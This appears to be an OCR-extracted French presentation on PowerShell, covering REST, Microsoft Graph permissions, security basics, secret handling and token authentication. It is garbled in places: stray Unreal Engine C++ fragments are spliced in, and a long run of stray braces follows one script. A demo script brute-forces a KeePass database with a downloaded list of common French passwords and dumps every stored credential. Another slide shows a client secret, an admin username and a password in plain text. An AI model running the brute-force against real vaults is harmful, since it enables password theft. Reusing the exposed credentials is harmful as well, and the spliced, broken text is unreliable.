    [string]$moteur
    [int]$nbrAileron

    Lexus() #Constructeur
    {
        [String]$this.moteur = 'V12'
        [int]$this.nbrAileron = '1'
    }
}

$Lexus = [Lexus]::new() # On instancie
```



```
UCLASS()  
@class AbuggyPawn : public AWheeledVehicle
```

```
GENERATED_UCLASS_BODY()
```

```
// Begin Actor overrides  
virtual void PostInitializeComponents() override  
virtual void Tick(float DeltaSeconds) override  
virtual void ReceiveHit(class UPawn* Instigator, class UPrimitiveComponent* Component, FVector ImpactLocation)  
virtual void FellOutOfWorld(class UWorld* World)  
// End Actor overrides
```

```
// Begin Pawn overrides  
virtual void SetupPlayerInputComponent(class UInputComponent* InputComponent) override  
virtual float TakeDamage(float Damage, class UDamageType* DamageType, class AActor* Instigator)  
virtual void TurnOff()  
// End Pawn overrides
```

```
/** Identifies if pawn is in the world  
UPROPERTY(VisibleAnywhere, BlueprintReadOnly, meta=(AllowPrivateAccess=true))  
uint32 bIsDying;
```

```
/** replicating pawn's class  
UPROPERTY(VisibleAnywhere, BlueprintReadOnly, meta=(AllowPrivateAccess=true))  
void OnRep_Dying;
```




REST et PowerShell



Le REST c'est quoi ?

- REST signifie **Re**presentational **S**tate **T**ransfer
- Ensemble de **normes**
- Lignes directrices **architecturales** qui structurent la façon de communiquer les données entre votre application et le reste du monde, ou entre différents composants de votre application.

REST API Model





Methodes HTTP pour des services REST

GET

- Récupérer une ressource

POST

- Créer une nouvelle ressource

PUT / PATCH

- Modifier ou ajouter une ressource


DELETE

- Supprimer une ressource



Microsoft Graph

- API officielle de Microsoft pour ses produits cloud
- Basé sur REST
- Envoi de JSON
- Modules PowerShell disponibles
- Permet de requêter :
 - Microsoft 365
 - SharePoint
 - Exchange Online
 - Microsoft Teams
 - Azure...




Important

MSOnline is planned for deprecation. For more details on the deprecation plans, see the [deprecation update](#). You can start trying **Microsoft Graph PowerShell** to interact with Azure AD as you would in MSOnline. In addition, Microsoft Graph PowerShell allows you access to all Microsoft Graph APIs and is available on PowerShell 7. For answers to frequent migration queries, see the [migration FAQ](#).



Comprendre les permissions Microsoft Graph

Droit Graph





Comprendre les permissions Microsoft Graph

Do you want to grant consent for the requested permissions for all accounts in Tatvasoft? This will update any existing admin consent records this application already has to match what is listed below

grant/deny access.

API / PERMISSIONS NAME	TYPE	DESCRIPTION	ADMIN CONSENT REQUIRED
▼ Microsoft Graph (6)			
Directory.AccessAsUser.All	Delegated	Access directory as the signed in user	Yes ⚠ Not granted for Tatva...
Directory.ReadWrite.All	Delegated	Read and write directory data	Yes ⚠ Not granted for Tatva...
Directory.ReadWrite.All	Application	Read and write directory data	Yes ⚠ Not granted for Tatva...
User.Read	Delegated	Sign in and read user profile	-
User.ReadWrite.All	Delegated	Read and write all users' full profiles	Yes ⚠ Not granted for Tatva...
User.ReadWrite.All	Application	Read and write all users' full profiles	Yes ⚠ Not granted for Tatva...

These are the permissions that this application requests statically. You may also request user consent-able permissions dynamically through code. [See best practices for requesting permissions](#)

Grant consent


As an administrator, you can grant consent on behalf of all users in this directory. Granting admin consent for all users means that end users will not be shown a consent screen when using the application.



Un peu de sécurité




Les bases pour une bonne cybersécurité



Disponibilité

- Cet objectif couvre la notion d'accès aux ressources informatiques sur les périodes prévues




Intégrité

- Garantir que les données servies n'ont pas été modifiées anormalement (intentionnellement ou non) .



Confidentialité

- Le pilier le plus évident, cherche à garantir que l'accès aux données n'est possible que si (et seulement si) les personnes sont bien autorisées et donc authentifiées.



Traçabilité

- Le dernier pilier cherche à garantir que les actions sur le SI sont bien journalisées et stockées de manière pérenne.



Défendre et attaquer en PowerShell



Signature des scripts

- Nécessite que tous les fichiers de scripts soient signés numériquement avant de pouvoir être exécutés.



Attaque sur KeePass

- KeePass est un gestionnaire de mot de passe. Ce type de logiciel permet de protéger les mots de passe de ses utilisateurs en les stockant dans un fichier de coffre-fort chiffré.



Chiffrement

- Le chiffrement est un procédé de cryptographie qui consiste à protéger des données qui sont alors incompréhensibles pour celui qui ne dispose pas de la clef du chiffrement.



Gestion des secrets dans PowerShell

Comment gérer les secrets dans les scripts ?

Plusieurs méthodes pour gérer les secrets & identifiants:

- Connexion par certificat quand c'est possible
- Avec des gestionnaires de mots de passe
 - KeePass et LockPass
 - Azure Key Vault
 - Module Microsoft.PowerShell.SecretManagement
- Via `ConvertFrom-SecureString` & `ConvertTo-SecureString`
- Via `Import-CliXml` & `Export-CliXml`

```
Get-Credential | Export-Clixml -Path ".\cred.xml"  
$cred = Import-Clixml -Path ".\cred.xml"
```

```
Connect-PnPOnline -Credentials $cred
```





Gestion des secrets dans PowerShell

Démonstration

```
PS C:\>
```



Création d'un KeePass

Database.kdbx - KeePass

File Group Entry Find View Tools Help

Search...

Database

- General
- Windows
- Network
- Internet
- eMail
- Homebanking

Title	User Name	Password	URL	Notes
Sample En...	User Name	*****	https://keep...	Notes
Sample En...	Michael321	*****	https://keep...	



Brute Force sur KeePass

```
Administrateur : Windows PowerShell ISE
Fichier Modifier Afficher Outils Débugger Composants additionnels Aide
Hack_Keepass.ps1* X Sans titre2.ps1* Sans titre3.ps1* Exécuter le script (F5)
1 $Exe = 'C:\Program Files\KeePass Password Safe 2\KeePass.exe'
2 [Reflection.Assembly]::LoadFile($Exe)
3
4 $KDBX = [KeePassLib.PwDatabase]::new()
5 $Connexion = [KeePassLib.Serialization.IOConnectionInfo]::new()
6 $Connexion.Path = 'C:\Users\plequere\Desktop\Database.kdbx'
7
8 $passwordlist = Invoke-WebRequest -Uri https://raw.githubusercontent.com/tarraschk/richelieu/master/french_passwords_top5000.txt
9
10 foreach ($password in ($passwordlist.content -split "`n")){
11     $C = [KeePassLib.Keys.CompositeKey]::new()
12     $K = [KeePassLib.Keys.KcpPassword]::new($password)
13     $C.AddUserKey($K)
14     try{
15         $KDBX.Open($Connexion, $C, ([KeePassLib.Interfaces.NullStatusLogger]::new()))
16         Write-Host "Le mot de passe est : $password"
17         $KDBX.RootGroup.GetObjects($true,$true) | foreach-object {
18             [PSCustomObject]@{
19                 Nom = $_.Strings.ReadSafe('Title')
20                 Utilisateur = $_.Strings.ReadSafe('UserName')
21                 Mdp = $_.Strings.ReadSafe('Password')
22                 url = $_.Strings.ReadSafe('URL')
23                 commentaire = $_.Strings.ReadSafe('Notes')
24             }
25         }
26     } catch{ break }
27 }
28 }
29 }
30 }
31 }
32 }
33 }
34 }
35 }
36 }
37 }
38 }
39 }
40 }
41 }
42 }
43 }
44 }
45 }
46 }
47 }
48 }
49 }
50 }
51 }
52 }
53 }
54 }
55 }
56 }
57 }
58 }
59 }
60 }
61 }
62 }
63 }
64 }
65 }
66 }
67 }
68 }
69 }
70 }
71 }
72 }
73 }
74 }
75 }
76 }
77 }
78 }
79 }
80 }
81 }
82 }
83 }
84 }
85 }
86 }
87 }
88 }
89 }
90 }
91 }
92 }
93 }
94 }
95 }
96 }
97 }
98 }
99 }
100 }
```

```
PS C:\windows\system32>
```




Sécuriser la connexion avec un Token

Tableau de bord > Contoso

Contoso | Inscriptions
Azure Active Directory

- Vue d'ensemble
- Fonctionnalités d'évaluation
- Diagnostiquer et résoudre les problèmes
- Gérer
 - Utilisateurs
 - Groupes
 - External Identities
 - Rôles et administrateurs
 - Unités administratives
 - Partenaires d'administration délégués
 - Applications d'entreprise
 - Appareils
 - Inscriptions d'applications**
 - Gouvernance des identités
 - Proxy d'application
 - Custom security attributes (Preview)
 - Licences
 - Azure AD Connect
 - Noms de domaine personnalisés
 - Mobilité (gestion des données de référence et gestion des applications mobiles)
 - Réinitialisation du mot de

Tableau de bord > Contoso | Inscriptions d'applications >

MEETUP

Rechercher

Vue d'ensemble

Démarrage rapide

Assistant Intégration

Gérer

Personnalisation et propriétés

Authentification

Certificats & secrets

Configuration du jeton

API autorisées

Exposer une API

Rôles d'application

Propriétaires

Rôles et administrateurs

Manifeste

Support + dépannage

Résolution des problèmes

Nouvelle demande de support

Supprimer Points de terminaison Fonctionnalités en préversion

^ Bases

Nom d'affichage : [MEETUP](#)
ID d'application (client) : cf2c07a2-a2f0-4f32-be03-361d4d3799db
ID de l'objet : 7ef5a68b-c805-40f1-afbd-30d0df4f98b7
ID de l'annuaire (locataire) : d7972c31-a49a-4cdd-a84e-6a3a0c7f874b
Types de comptes pris e... : [Mon organisation uniquement](#)

Informations d'identificat... : [Ajouter un certificat ou un secret](#)
URI de redirection : [f1_web_0_spa_0_client_public](#)
URI ID d'application : [Ajouter un URI d'ID d'application](#)
Application managée da... : [MEETUP](#)

Bienvenue dans les nouvelles Inscriptions d'applications améliorées. Vous cherchez à connaître les changements depuis Inscriptions d'applications (héritées)? [En savoir plus](#)

À partir du 30 juin 2020, nous n'ajouterons plus de nouvelles fonctionnalités à Azure Active Directory Authentication Library (ADAL) et à Azure AD Graph. Nous continuerons à fournir un support technique et des mises à jour de sécurité, mais nous ne proposerons plus de mises à jour des fonctionnalités. Les applications devront être mises à niveau vers Microsoft Authentication Library (MSAL) et Microsoft Graph. [En savoir plus](#)

Démarrer Documentation

Générez votre application avec la plateforme d'identités Microsoft

La plateforme d'identités Microsoft inclut un service d'authentification, des bibliothèques open source et des outils de gestion des applications. Vous pouvez créer des solutions d'authentification modernes, basées sur des normes, accéder à des API et les protéger, et ajouter une connexion pour vos utilisateurs et vos clients. [En savoir plus](#)






Sécuriser la connexion avec un Token

```
Administrateur : Windows PowerShell ISE
Fichier Modifier Afficher Outils Débuguer Composants additionnels Aide
Connexion_Token.ps1* X
1 $TenantId = "d7972c31-a49a-4cdd-a84e-6a3a0c7f874b"
2 $ClientId = "cf2c07a2-a2f0-4f32-be03-361d4d3799db"
3 $Clientsecret = "kWP8Q~lB5FYHx7dQ05WxoesngN-hTFtBRdZTuc69"
4 $username = "admin@M365x05988485.OnMicrosoft.com"
5 $password = "61Gnp0mrEZ"
6
7 #Requete Token MSGRAPH to get refresh token
8 $uri = "https://login.microsoftonline.com/{0}/oauth2/v2.0/token" -f $TenantId
9 $body = "client_id={0}&scope=https://graph.microsoft.com/.default%20offline_access&username={1}&password={2}&grant_type=password&client_secret={3}" -f $ClientId,
10 $username, $password, $Clientsecret
11 $graphtoken = Invoke-RestMethod $uri -Body $body -Method Post -ContentType "application/x-www-form-urlencoded" -ErrorAction SilentlyContinue
12 $graphtoken.refresh_token
13
14
15 #Token MsGraph Connection
16 $uri = "https://login.microsoftonline.com/{0}/oauth2/v2.0/token" -f $TenantId
17 $body = "client_id={0}&scope=https://graph.microsoft.com/.default%20offline_access&client_secret={1}&grant_type=refresh_token&refresh_token={2}" -f $ClientId, [Sy
18 $graphtoken = Invoke-RestMethod $uri -Body $body -Method Post -ContentType "application/x-www-form-urlencoded" -ErrorAction SilentlyContinue
19
20 Connect-MgGraph -AccessToken $graphtoken.access_token

PS C:\windows\system32>
```



Conclusion



Des questions ?